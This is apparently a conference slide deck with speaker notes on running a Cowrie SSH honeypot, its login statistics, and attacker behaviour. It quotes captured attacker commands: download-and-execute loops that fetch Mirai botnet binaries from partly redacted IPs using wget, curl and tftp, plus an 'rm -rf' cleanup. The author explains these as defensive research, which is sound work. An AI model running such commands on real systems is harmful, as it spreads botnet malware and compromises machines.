




Honeypots: uses and results

Terminal here

Jonathan Haddock
codeHarbour @ The Gulbenkian
13th October 2022

 <https://blog.jonsdocs.org.uk>

 @joncojonathan

During the presentation, there was a live view of the honeypot log In the black “terminal here” rectangle.

I've worked across a number of roles, starting in service desk / desktop support, and each has benefited from experience gained in the others. I've had a passion for security for the last 15 years or so, something that started from my time running IT in a secondary school. Students will certainly keep you on your toes! I'm now a *Senior Information Security Officer* working for a software development company in the private sector.

If you want to get into IT security, I recommend you specialise in an area you find interesting but make sure you keep your hand in other areas too so you have a broad skill set and knowledge. This will allow you to have informed discussions with different teams, in a way they (and you) can understand.

I also blog about cyber security, development, IT, and occasionally local history at <https://blog.jonsdocs.org.uk>.

Usage licence

You may view this presentation for academic purposes, but may not use this slide deck to give your own presentation (i.e. you may not attempt to pass my work off as your own). You may not use this slide deck or the research within for commercial purposes.

What is a honeypot?



Terminal here

[https://en.wikipedia.org/wiki/Winnie_the_Pooh_\(Disney_character\)#/media/File:Winniethepooh.png](https://en.wikipedia.org/wiki/Winnie_the_Pooh_(Disney_character)#/media/File:Winniethepooh.png)

On finding out that I was going to be talking about honeypots, my friend Sarah said “ooh, you have to include Winnie The Pooh”.

Honeypots aren't related specifically to this bear-friend of ours though!

What is a honeypot?

- Looks attractive
- Has no legitimate traffic
- For academic use - me
- For early warning use

Terminal here

By looking attractive, the honeypot gets attention from visitors. Crucially though there should be **no-one** visiting the honeypot - we don't direct anyone to it. As a result **all traffic** to the honeypot is illegitimate.

The terminal showing the log in the top right of the screen is not interacting with the honeypot, only with the management server that is running the honeypot. My honeypot is running on top of a Debian Linux instance.

Using honeypots is academically interesting because we can see what attackers choose to do. This can help us to better defend our systems in the future. We can also potentially see what usernames and passwords were used to login to the honeypot.

Honeypots can be useful for early warnings too. If something touches the honeypot we know that something is snooping around. In turn we can block the would be attacker, and take steps to ensure we don't fall foul of issues.

Who might connect?

- **Curious *legitimate* users**
Our people, just having a nose around
- **Malicious *legitimate* users**
Insider threat. Big problem!
- **Curious *illegitimate* users**
Third parties, just having a nose around but not looking to cause trouble
- **Malicious *illegitimate* users**
Big problem!

Terminal here

While curious users may still be cause for concern, it's the connectees in the malicious category that what we want to handle first.

Those falling into the "insider threat" category likely have more access than outsiders - presumably we trust the person as we hired them. With this additional access they can probably find more information that could be damaging to us (e.g. reports on upcoming mergers), or provide access to a third party. While steps are being taken to move towards a more secure world, the fact is we're not there yet. Insiders often have access to more of the environment than they should if the principle of least privilege was being followed.

Malicious illegitimate users are those that have nothing to do with our organisation. They're likely attempting to do the organisation harm, or cause harm to others through us. If we're used as a stepping stone there may be reputational damage to us. If harming us is the goal then we want as much warning as possible!!

Interaction types

- **“Pure” honeypot**
A complete installation, used for honeypot purposes
- **Low interaction**
Simulates available services but doesn't do anything
- **Medium - high interaction**
A more complete environment. Can be interacted with and may have the ability to reach other resources

Terminal here

A *pure honeypot* could be a full installation of Microsoft Windows, Debian Linux or similar - the environment exists exactly as you'd normally find. It stands to reason then that these environments are the most realistic, and an attacker would have the most flexibility in these cases.

If all you want to do is suggest that a service is available, for example SMTP for sending email, then a *low interaction honeypot* will likely meet your needs. These listen for connections but then don't do anything once an attacker connects.

A *medium - high interaction honeypot* is what I'm using. The attacker gets access to an environment that feels like the real thing (e.g. a real Debian Linux environment) but it's actually restricted in some way. Some commands may not be available, or the version of the command on the server may not support all functionality.

My setup

- VM hosted in Microsoft Azure
- Cowrie honeypot
- All inbound SSH traffic allowed on TCP port 22
- No other listeners (e.g., telnet) enabled
- Management traffic on port 2022 restricted to specific IPs
- Only permitted username was `root` with any password

My honeypot is at `honey.jonsdocs.org.uk`.

Terminal here

My virtual machine was a Debian Buster instance running in Microsoft Azure. I placed the VM in its own resource group and subnet, to restrict what access it had.

For my research I was interested in connections via SSH, so the honeypot listens on TCP port 22 which is the default. My management traffic (i.e. connections to the Debian virtual machine) was restricted to certain IPs (e.g. my home) and moved to TCP 2022. The new port should be easy to remember (it's the year) and would hopefully avoid me connecting to the honeypot in error. That happened when I ran experiments last year, and I spent five minutes thinking my actual Debian host had been compromised because my SSH key wasn't working...

If you choose to set up a honeypot that you publish to the Internet, make sure if the attacker manages to break through the honeypot to your actual machine that they cannot do you, or others, damage.

Cowrie can be found at <https://github.com/cowrie/cowrie>

Log summary

- This honeypot has been running for a week
- First attacker: 11 minutes
- By Sunday 9th:
 - 65 unique attacking IPs
 - 69 unique usernames
 - 105 unique passwords
- 17 unique commands run
- I've not looked to see if attackers came back to the honeypot for multiple attempts yet - wouldn't surprise me

Terminal here

Usernames included:

- root
- admin (also with numbers at the end or the full "administrator")
- People's names (including Jonathan, although that wasn't my attack)
- Offensive language
- Application names such as "cameras", "postgres" and "ansible"


Passwords included:

- (blank)
- password (and variants)
- Strings of numbers including "1" to "12345678"
- raspberry (the default password when you install a Raspberry Pi using their OS)

Attacker countries

- 19 unique countries
- China had a continuous range

Terminal here



The graph shows the number of IPs used by country, **not** the number of attacks that originated per country.

Attacker motivation

- Based on script arguments:
onward attack
- Scripts were run with an
argument called “brute”
- Last year: Financial gain!
 - Crypto mining, generally Monero
 - Only one obvious miner this time

`Terminal here`

Looking at the logs, it appears the motivation was to provide the attacker with more members of a botnet (we'll look at that in more detail shortly).

Attack process

- Locate server (e.g. by port scan)
- Login
- Install needed tools
- Run scripts
- Profit!!
 - Either financially, or by having a machine under your control

`Terminal here`

A look at a log entry

Terminal here

```
yum install wget -y
apt install wget -y
cd /tmp
wget http://109.XX.XX.34/x86.sh
curl -O http://109.XX.XX.34/x86.sh
chmod 777 x86.sh
sh x86.sh microsoft
```

`yum` and `apt` are tools for managing software on Redhat and Debian based Linux distributions respectively. In this case, the attacker doesn't check what type of Linux is running and tries to install `wget` (a tool for making web requests like downloading files) using both commands. If you run `yum` on a Debian system it'll just fail and the script will move on (and vice versa). If `wget` is already installed then neither command will do any harm.

Once the attacker has `wget` installed they try to download a script called `x86.sh`. Interestingly they try to do that with `curl` also, despite making no attempt to install it.

Using `chmod`, the attacker makes the script runnable (executable), as by default files are not executable in Linux. A mode of `777` also makes the file world readable and writable to all users - it's a sloppy choice, but the attacker is after quick results.

Finally the attacker runs the script via `sh`.

A look at the script

```
binarys="x86_64 i586 i686"  
server_ip="109.XX.XX.34"  
for arch in $binarys  
do  
rm -rf $arch  
wget http://$server_ip/$arch || curl -O http://$server_ip/$arch ||  
    tftp $server_ip -c get $arch || tftp -g -r $arch $server_ip  
chmod 777 $arch  
./$arch brute.x86  
rm -rf $arch  
done
```

Terminal here

Given the variable at the top is called `binarys` it's possible the script author is not a native English speaker - the correct plural of binary is binaries.

This script says "for each entry in `binarys` (separated by spaces), attempt to download a file with that name from `server_ip`. Attempt the download using `wget`, `curl` and `tftp`. Once the file is downloaded, make it executable with `chmod`. Then run the file with an argument of `brute.x86`. Delete the binary I downloaded and finish the script."

A look at the script

Terminal here

The screenshot shows the VirusTotal analysis page for a file. At the top left, there is a circular progress indicator showing a score of 41 out of 64. To the right, a red notification states: "41 security vendors and no sandboxes flagged this file as malicious". The file's SHA-256 hash is ead80e9bd0269ec7edf8c3c47f9392f7cd25e775fb4f249f0bee2291ce7f72c1, with a size of 52.77 KB and a scan date of 2022-10-08 16:22:50 UTC. The file type is identified as ELF. Below this, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY (6). The "Security Vendors' Analysis" section is expanded, showing the following detections:

Vendor	Detection	Vendor	Detection
Ad-Aware	Trojan.Linux.GenericKD.4142	AhnLab-V3	Linux/Mirai.Gen
ALYac	Trojan.Linux.GenericKD.4142	Antiy-AVL	Trojan/Generic.ASELF.32

Using a service called Virus Total (<https://virustotal.com>) we can upload the binary that was downloaded and have it scanned by multiple anti virus scanners. In this case we can see the binary has been identified as related to the Mirai botnet.

More on Mirai on Wikipedia: [https://en.wikipedia.org/wiki/Mirai_\(malware\)](https://en.wikipedia.org/wiki/Mirai_(malware))

Another log entry

```
cd /tmp
wget http://179.XX.XX.5/ssh.sh
chmod 777 ssh.sh
sh ssh.sh
rm -rf *
```

Terminal here

This script doesn't attempt to install `wget` first, it just goes for it, downloads a script from a remote server, and attempts to run it.

Another log entry

Terminal here

The screenshot shows the VirusTotal interface for a file named 'ssh.sh'. The file's SHA-256 hash is c31cf0bd17174d6c46e03740a51c2afbef48c4f2f3e9a72fb13b8ee8a0595197. The file is 1.19 KB in size and was uploaded on 2022-10-10 at 12:30:55 UTC. A warning message states: "6 security vendors and no sandboxes flagged this file as malicious". The file type is identified as 'text'. The interface includes a 'Community Score' section with a score of 6/60 and a 'Security Vendors' Analysis table.

Security Vendor	Detection	Vendor	Detection
Avast	BV:Downloader-AEH [Drp]	AVG	BV:Downloader-AEH [Drp]
Kaspersky	HEUR:Trojan-Downloader.Shell.Agent.a	Symantec	Trojan.Gen.NPE

Passing that script to Virus Total we can see it's identified by some anti virus companies as a trojan downloader.

A look at the other script

Terminal here

```
rm -rf i686; wget http://179.XX.XX.5/bins/i686 -o i686; chmod 777  
i686; ./i686 server
```

...

```
rm -rf m68k; wget http://179.XX.XX.5/bins/m68k -o m68k; chmod  
777 m68k; ./m68k shock
```

The downloaded script goes to download a binary again - Virus Total said another Mirai botnet executable.

Interestingly from my perspective, as a former die-hard Commodore Amiga user is the fact there's a binary that would run on the Motorola 68000 series of processors. These were used in the Amigas (my Amiga 1200 had a Motorola 68020 processor for example).

More info

- I blogged about [my first honeypot experiments](#)
- [Cowrie homepage](#)
- [Cowrie on GitHub](#)
- [Cowrie quick installation steps](#)

Terminal here

Thanks for listening!